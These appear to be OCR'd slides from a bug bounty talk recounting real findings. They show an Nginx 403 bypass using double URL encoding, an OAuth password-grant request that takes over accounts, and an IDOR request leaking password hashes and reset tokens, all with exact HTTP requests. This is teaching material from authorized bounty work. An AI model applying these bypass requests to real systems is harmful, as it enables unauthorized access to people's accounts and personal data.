


War Stories from a TryHard BBH

Several Years of Popping Crits on Hardened Targets



Justin Gardner aka Rhynorater

Professional Live Hacking Event Participant… aka Full-time BB
🔎I hack Web Apps, IoT Devices, and Mobile Apps
📍Richmond, Virginia
✝️Christian, 👪🟫Father, 語Language Enthusiast,
🏐Volleyball

<critical thinking>

Host of Critical Thinking - Bug Bounty Podcast

Advisor for Caido - Lightweight HTTP Proxy

Road Map

Bug #1 - Easy - Nginx 403 Bypass -> PII Leak
Bug #2 - Easy - Arbitrary ATO via... Docs?
Bug #3 - Easy - IDOR in Same App from Docs
Bug #4 - Medium - Blind XSS via SMS -> Arbitrary ATO
Bug #5 - Medium - Snoop on Others' Meetings
Bug #6 - Hard - Perforce Server -> Client RCE
Bug #7 - Hard - Shelling a Public Program Router via Config File Injection
Bug #8 - Hard - Shelling a Public Program Router via Config File Injection #2
Bug #9 - Hard - Version Control Binary SQL Injection
Bug #10 - Very Hard - IoT Device - No User Interaction Spying
Bug #11 - Very Hard - IoT Device - Hijacking Calls

Grand Total: **$???k**

Bug #1 - Easy - Nginx 403 Bypass -> PII Leak

Target: Semi-Private Program

Indicators:

- Modifying internal-use software for **public use**

Bug #1 - Easy - Nginx 403 Bypass -> PII Leak

Target: Semi-Private Program

Indicators:


- Modifying internal-use software for **public use**
- API Endpoints -> Implicit Trust -> Leak User Data

Bug #1 - Easy - Nginx 403 Bypass -> PII Leak

Target: Semi-Private Program

Indicators:

- Modifying internal-use software for **public use**
- API Endpoints -> Implicit Trust -> Leak User Data
- Certain API Endpoints -> Nginx 403, not App 403




V.S.



Bug #1 - Easy - Nginx 403 Bypass -> PII Leak

Target: Semi-Private Program




* Actual route modified to keep target anonymous

Bug #1 - Easy - Nginx 403 Bypass -> PII Leak

Target: Semi-Public Program

GET /api/internal/getAllUsers -> ❌403
GET /api/internal/getAllUserz -> ❓404 -> Conclusion: block at “getAllUsers”
GET /api/internal/./getAllUsers -> ❌403 (Also tried other path traversal stuff)
%73 = s
GET /api/internal/getAllUser%73 -> ❌403
%2573 = s
GET /api/internal/getAllUser%2573 -> ✅200 -> Content-Length: **BIG**



Bug #1 - Easy - Nginx 403 Bypass -> PII Leak

GET /api/internal/getAllUsers -> ❌403
GET /api/internal/getAllUserz -> ❓404 -> Conclusion: block at “getAllUsers”
GET /api/internal/./getAllUsers -> ❌403
%73 = s
GET /api/internal/getAllUser%73 -> ❌403
%2573 = s
GET /api/internal/getAllUser%2573 -> ✅200 -> Content-Length: **BIG**

Impact: 4.5mm Users PII Leaked
Bounty: $15,000-$20,000
Severity: Critical, Critical, Critical
Program: Semi-Private

Takeaways:

- Modifying internal-use software -> threat model change
- Identify odd 403 pages
- Think about why they are there
- Know your bypass tricks
  - URL Encoding, Double URL Encoding
  - ./, /a/../,..;/,etc.

Bug #2 - Easy - Arbitrary ATO via... Docs?

- Indicators == Docs?

Oauth endpoints

/oauth/token

Create a new session

This endpoint is used by the application to get an access token or a refresh token. Three different grant types can be used. In each one, a response with a token is received in the event of success.

/oauth/authorise

Authorise the user

This call is used to generate an authorisation code. After the response, the user should be redirected to the redirectUri with the authorisation code as a query parameter, so that the third party app backend can exchange the code for a token.

[redacted]

Production | Raw

HEADERS

```
Authorization:Basic clientBasicAuthString
```

BODY

```
{
  "grant_type": "password",
  "username": "user1",
  "password": "user1password"
}
```

Response

200

HEADERS


```
Content-Type:application/json
```

BODY


```
{
  "token_type": "bearer",
  "access_token": "exampletoken",
  "expires_in": 86400
}
```

Bug #2 - Easy - Arbitrary ATO via... Docs?

👀🧐Wait, what password?



This app is OTP login...⁉️



Bug #2 - Easy - Arbitrary ATO via... Docs?





```
HTTP/1.1 401 Unauthorized
...
WWW-Authenticate: Basic realm="REDACTED"
```

Bug #2 - Easy - Arbitrary ATO via... Docs?









```
HTTP/1.1 401 Unauthorized
...
WWW-Authenticate: Basic realm="REDACTED"
```

Bug #2 - Easy - Arbitrary ATO via... docs?



Bug #2 - Easy - Arbitrary ATO via... docs?

Account creation flow also uses weird and useless basic auth…



Bug #2 - Easy - Arbitrary ATO via... docs?


Request

```
1  POST /oauth/token HTTP/1.1
2  Host: REDACTED
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/119.0.0.0 Safari/537.36 Edg/119.0.0.0
4  Authorization: Basic SWZZb3VGb3VuZFRoaXM6U2VuZEFETQ==
5  Connection: close
6  Content-Type: application/x-www-form-urlencoded
7  Content-Length: 75
8
9  grant_type=password&username=user%40rhynorater.com&password=anythinghere
```



```
HTTP/1.1 200
…
{"token type": "bearer", "access_token":
"eyJ0eX…}
```

Bug #2 - Easy - Arbitrary ATO via... docs?



Impact: Arbitrary ATO on XXmm Accounts
Bounty: $40,000-$60,000
Severity: Critical, Critical, Critical
Program: Public

Takeaways:

- Read the docs
- Think about the docs (Password for OTP App?)
- Check the JS
- ?? Profit ??

Bug #3 – Easy – IDOR in Same App from Docs

Also in docs…


Request

```
POST /[redacted]users/924065314/request[redacted] HTTP/1.1
Host: [redacted]
Authorization: Bearer eyJhbGciOiJ...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Chrome/119.0.0.0 Safari/537.36
Content-Type: application/json
Content-Length: 18

{
  "permissions":[
  ]
}
```

Response Pretty Raw

```
HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 22:30:23 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 820
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
ETag: W/"334-Eq24qCPBhKHkRC4C3CVxczT6/EI"

{
    "user": {
        "email": [redacted]
        "firstName": [redacted]
        "lastName": [redacted]
        "phoneNumber": [redacted]
        "city": [redacted]
        "postalCode": [redacted]
        "streetAddress": [redacted]
        "country": [redacted]
        "id": [redacted]
        "createdAt": "[redacted]298Z",
        "deletedAt": null,
        "updatedAt": "[redacted]986Z",
        "externalId": null,
        "username": "RhynoTakeover3",
        "password": "pbkdf2_sha256$12000$IcboZnpQct5K$sBaHcs[redacted]",
        "passwordResetToken": "d0b2998e-cc13-419d-bc68-dba8003fd2e4",
        "passwordResetTokenExpiry": "2023-11-30T22:16:22.983Z",
        "dateOfBirth": [redacted]
        "language": "en",
        "signUpCountry": "US",
        [redacted]@wearehackerone.com",
        "isDeleted": false,
```

Bug #3 – Easy – IDOR in Same App from Docs



Impact: Password hash leak & PII Leak & ATO on XXmm accounts
Bounty: $40,000-$60,000
Severity: Critical, Critical, Critical
Program: Public

Takeaways:

- Read the docs
- Think about the docs
- Check the JS
- ?? Profit ??
- **Get Deep Into Apps**

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Client's Perspective

Find the right car for you!

Your new car is at: **Richmond CarPlace**

Delorean
$42mm



First name:

Phone num:

Find the car of your dreams!

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Client's Perspective

Find the right car for you!

Your new car is at: **Richmond CarPlace**


Delorean
$42mm



First name:

Phone num:

Find the car of your dreams!



Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Dealer's Perspective - CRM Software

- Bill Bob
- Justin
- Su Who

Info Financing

Name: Justin

Name: 804-133-3337


Desired Car: Delorean ($42mm)



Location: Richmond CarPlace

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Dealer's Perspective - CRM Software




View page source Ctrl+U

Line wrap

```
<script type="application/javascript">
window.super_long_and_hard_to_read_data_string = {
    "lotsa":"attributes",
    "not-super":"readable",
    "featureFlags":{
        "messages":False
    }
    "sh*t-ton-of":"attributes",
    "super-not":"readable"
}
</script>
```

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Dealer's Perspective - CRM Software




View page source Ctrl+U

Line wrap

```
<script type="application/javascript">
window.super_long_and_hard_to_read_data_string = {
    "lotsa":"attributes",
    "not-super":"readable",
    "featureFlags":{
        "messages":False
    }
    "sh*t-ton-of":"attributes",
    "super-not":"readable"
}
</script>
```


Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Hacker's Perspective - Caido Match&Replace



Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Dealer's Perspective - CRM Software




View page source Ctrl+U

Line wrap

```
<script type="application/javascript">
window.super_long_and_hard_to_read_data_string = {
    "lotsa":"attributes",
    "not-super":"readable",
    "featureFlags":{
        "messages":True
    }
    "sh*t-ton-of":"attributes",
    "super-not":"readable"
}
</script>
```

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Dealer's Perspective - CRM Software



View page source Ctrl+U


Line wrap

```
<script type="application/javascript">
window.super_long_and_hard_to_read_data_string = {
    "lotsa":"attributes",
    "not-super":"readable",
    "featureFlags":{
        "messages":True
    }
    "sh*t-ton-of":"attributes",
    "super-not":"readable"
}
</script>
```

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Hacker's Perspective

My Own Dealer Account
(For safe testing)



Typo'ed XSS Payload

My Reaction to my
Typo'ed XSS Payload

Real XSS Payload

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's Dealer's Perspective - CRM Software



View page source Ctrl+U

Line wrap

```
<script type="application/javascript">
window.super_long_and_hard_to_read_data_string = {
    "lotsa":"attributes",
    "not-super":"readable",
    "featureFlags":{
        "messages":True
    }
    "sh*t-ton-of":"attributes",
    "super-not":"readable"
}
</script>
```

